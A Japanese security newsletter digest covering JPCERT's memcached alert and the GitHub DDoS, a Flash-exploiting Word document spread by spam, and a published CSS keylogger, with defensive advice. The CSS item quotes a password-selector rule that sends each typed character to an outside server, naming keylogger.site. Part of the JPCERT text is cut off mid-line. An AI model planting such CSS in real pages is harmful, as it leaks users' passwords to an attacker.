ここで紹介するニュースは、ほとんどの場合、日頃からOS・アプリケーション・アンチウイルスのデータベース等を常に最新の状態に保つこと、併せて、UTM導入等によるネットワーク全体の防御を行うことで対策できます。

●UDPサービスを悪用したDDoS攻撃をJPCERTが警告、海外では大手サービスダウンも

https://www.jpcert.or.jp/at/2018/at180009.html
http://www.itmedia.co.jp/news/articles/1803/02/news065.html

このニュースをザックリ言うと･･･

- 2月27日（日本時間）、セキュリティ専門機関JPCERT/CCより、UDPポート11211番に対するアクセスの急激な増加を定点観測システム（TSUBAME）で確認したとして警告を出しています。

- 当該ポートはメモリキャッシュソフトウェア「memcached」が使用しており、意図せず外部に公開しているサーバがあった場合に、DDoS攻撃の踏み台にされるなどの可能性があるとして注意喚起をしています。

- 3月1日には、開発者向け大手サイト「Github」が午前2:21～2:30にDDoS攻撃を受けてサイトにアクセスできなくなる事態が発生したことが発表され、やはりmemcachedを踏み台にした攻撃が原因とされています。

AUS便りからの所感等

- GithubではCDNサービス「Akamai」と連携し、トラフィックをAkamaiのサーバに転送することにより、DDoS攻撃を回避したとしています。

- 特に、NATで外部と隔離された社内LANでのサーバ運用に慣れてしまっている場合に、VPSやクラウド上にサーバを立てた際にも適切なアクセス制限を設定しないことにより、memcachedのような外部からのアクセスを意図していないサービスにまでアクセスされるケースが往々にして発生し得ます。

- たとえ社内LANでの運用で、UTM等による不正アクセスの遮断を行っていたとしても、Linuxでのiptables等、ホストベースでのアクセス制限は怠りなく実施することを心がけましょう。

JPCERT CC

memcached のアクセス制御に関する注意喚起

各位

JPCERT-AT-2018-0009
JPCERT/CC
2018-02-27(新規)
2018-02-28(更新)

<<< JPCERT/CC Alert 2018-02-27 >>>
memcached のアクセス制御に関する注意喚起
https://ww

I. 概要
JPCERT/CC では、2018年2
クセスが増加していることを
定点観測システム（TSUBAME
て観測されたスキャンは、当
に対して行われている可能性
意図せずインターネットから
答している可能性があります
memcached が保持する情報
では、memcached を踏み台
取っています。

II. 対象
TSUBAME で観測されているスキャンパケットの特徴から、対象と考えられる製品は次のとおりです。
- memcached

特に 1.2.7 以降の memcached をデフォルトの設定で利用している場合、意図せず 11211/tcp および 11211/udp のポートがアクセス可能な状態になっているケースが考えられます。

III. 対策
攻撃の踏み台にされたり、memcached が保持する情報への意図しないアクセスを防いだりするために、適切なアクセス制御を実施することを強く推奨します。

- アクセスに用いる IP アドレスやポートを制限する
memcached へのアクセスに用いる必要最小限の IP アドレスに対してのみ公開を制限することや、使用するポートの制限を行うことを検討して下さい。

** 更新：2018年 2月28日追記**********
なお、memcached 1.5.6 では、11211/udp のポートがデフォルトの設定では無効となる変更がなされています。ポートの制限に対する設定変更と併せて、アップデートの検討も行ってください。
****


ITmedia NEWS

GitHubに過去最大級のDDoS攻撃　Akamaiの協力により約8分で復旧


2018年03月02日 10時55分 公開　[佐藤由紀子，ITmedia]

印刷　通知　642　338　B! 265

ソースコード共有ツールを運営する米GitHubは3月1日（協定世界時）、日本時間の3月1日午前2時21分～午前2時30分にアクセス不能、断続化が発生したことについて謝罪、説明した。原因はDDoS攻撃だったという。サービス上のデータに影響はなかったとしている。



ピーク時には1.35Tbpsのトラフィックが集中した。メモリキャッシュサーバ「memcached」を踏み台にした反射型攻撃で、1秒当たり1億2690万パケットが送られた。米Wiredによると、これは2016年10月の攻撃以来の、過去最大の攻撃という。



GitHubは、着信転送帯域幅が100Gbpsを超えた段階で、DDoS防御サービスを提供する米Akamaiにトラフィックを転送し、Akamaiがトラフィックを吸収し、攻撃を低減した。

同社は、今後ネットワークエッジをさらに強化し、トラフィック監視インフラを使ってDDoS低減プロバイダーの自動化を検討していくという。

●Flashの脆弱性を突く不正Word文書見つかる…大量の迷惑メールを送る攻撃に利用

http://www.itmedia.co.jp/enterprise/articles/1803/01/news067.html

このニュースをザックリ言うと・・・

- 2月25日（現地時間）、イスラエルのセキュリティ企業Morphisec社より、Flash Playerの最近対策された脆弱性を攻撃する不正なWord文書を同22日に確認したと発表されました。

- 発表によれば、このWord文書は2月上旬に緊急リリースされた「Flash Player 28.0.0.161」で修正された脆弱性を悪用するコードを含んでおり、大量に迷惑メールを送り付ける手口に利用されて出回っていたとのことです。

- このとき修正された脆弱性はその時点で標的型攻撃での悪用が伝えられていましたが、同社の分析では、今回のWord文書はその標的型攻撃で使われたものに手を加えただけで静的な防御を回避していたとしています。

AUS便りからの所感等


ITmedia エンタープライズ

Flashの脆弱性を仕込んだ不正Word文書見つかる　大量の迷惑メールを送る攻撃に利用

攻撃者は当初の標的型攻撃にわずかに手を加えただけで、静的な防御をかわしていたという。

2018年03月01日 09時30分 公開　[鈴木聖子，ITmedia]

印刷　通知　86　28　10

米Adobe Systemsが2月上旬に臨時アップデートで修正したFlash Playerの脆弱性が、大量の迷惑メールを送り付ける攻撃に利用されているのが見つかった。イスラエルのセキュリティ企業Morphisecが2月25日のブログで伝えた。

Morphisecによると、Flashの脆弱性を仕込んだ不正なWord文書は2月22日に見つかった。大量に迷惑メールを送り付ける手口に利用されて出回っていたという。

Flashの脆弱性を仕込んだ不正なWord文書の例（出典：Morphisec）

- 現在、FlashコンテンツはHTML5等を用いたものへの置き換えが進んでいますが、何らかの場面でFlashコンテンツを利用する場面は依然としてあり、攻撃者はそこで古いFlash Playerの脆弱性を悪用するマルウェアを作り続けています。

- Adobe社ではFlash Playerの2020年末でのサポート終了を宣言しており、各Webブラウザベンダーも追随してFlashコンテンツをデフォルトでブロックする動きを進めています（AUS便り 2017/07/31号参照）。

- これ以後もFlash Playerを使い続ける場合、新たに発見された脆弱性は修正されない見込みとなり、攻撃者にとっては恰好のターゲットとなるため、Flashを取り巻く状況を十分に把握し、アンチウイルス・UTM等の可能な限りの防御をし、それでも完全に攻撃を防げる確証はないことを念頭に置きつつも行うよう努めてください。

●CSSをハックしてパスワードを盗み取るキーロガーが登場

https://gigazine.net/news/20180223-css-keylogger/

このニュースをザックリ言うと・・・

- 2月21日（現地時間）、CSS（Webページのレイアウトを定義する規格(Cascading Style Sheets)）の仕様を悪用し、Webページ上に入力されたパスワードの内容に応じた挙動をとるコードが公開されています。

- 「CSSセレクタ」により、パスワード入力欄の末尾1文字に応じて外部Webサーバにリクエストを送信することが可能となっており、Webサーバ側ではアクセスログからユーザが入力したパスワードを推測することが可能とされています。

- このような攻撃手法をうけて、Webページ上やブラウザ拡張等により、外部から信頼できないCSSを読み込む場合には十分注意するよう呼びかけられています。

AUS便りからの所感等


GIGAZINE

2018年02月23日 21時00分00秒

CSSをハックしてパスワードを盗み取るキーロガーが登場

By Christoph Scholz

CSSは、使用するフォントやパーツの色合いなどウェブページのスタイルを指定するファイルですが、そのCSSだけを用いてパスワードを盗み取るコードがGitHub上で公開されています。

GitHub - maxchehab/CSS-Keylogging: Keylogging with CSS.
https://github.com/maxchehab/CSS-Keylogging

仕組みとしては、パスワード欄へ文字が入力されるたびにその末尾の文字を取得し、その文字に応じた画像を外部のサーバーからダウンロードするというもの。例えば「a」と入力された場合は「http://keylogger.site/a」にアクセスするという具合です。アクセスされた外部のサーバーにはアクセス履歴が残るため、そのアクセス履歴を見れば入力されたパスワードが何だったのか判別できるということです。

```
input[type="password"][value$="a"] {
  background-image: url("http://localhost:3000/a");
}
```

ただし、パスワード欄の文字を取得するためにはWebページが「React」など特定のフレームワークを使って作成されている必要があり、有名なサイトではFacebookやInstagramなどが該当します。

なお、パスワードマネージャーやブラウザのパスワード記憶機能などを用いてパスワードを入力すれば大丈夫という報告も上がっていますが、しばらくの間は信用できないCSSをStylishなどを用いて独自に適用するのはやめておいた方が良さそうです。

- 実際に1文字ずつリクエストが送信されるためには、Webサイトが特定のフレームワークによって構築されていることが条件とされていますが、著名なサイトとしてFacebookやInstagramが該当するとのことです。

- 一方で、LastPass等のパスワード管理ツールを用いれば、このような攻撃は回避できるとの意見もあります。

- 今後ブラウザ側でこういったCSSの挙動を無効化する、アンチウイルスによって不正なCSSとして遮断される、などの対策がとられることに期待したいものです。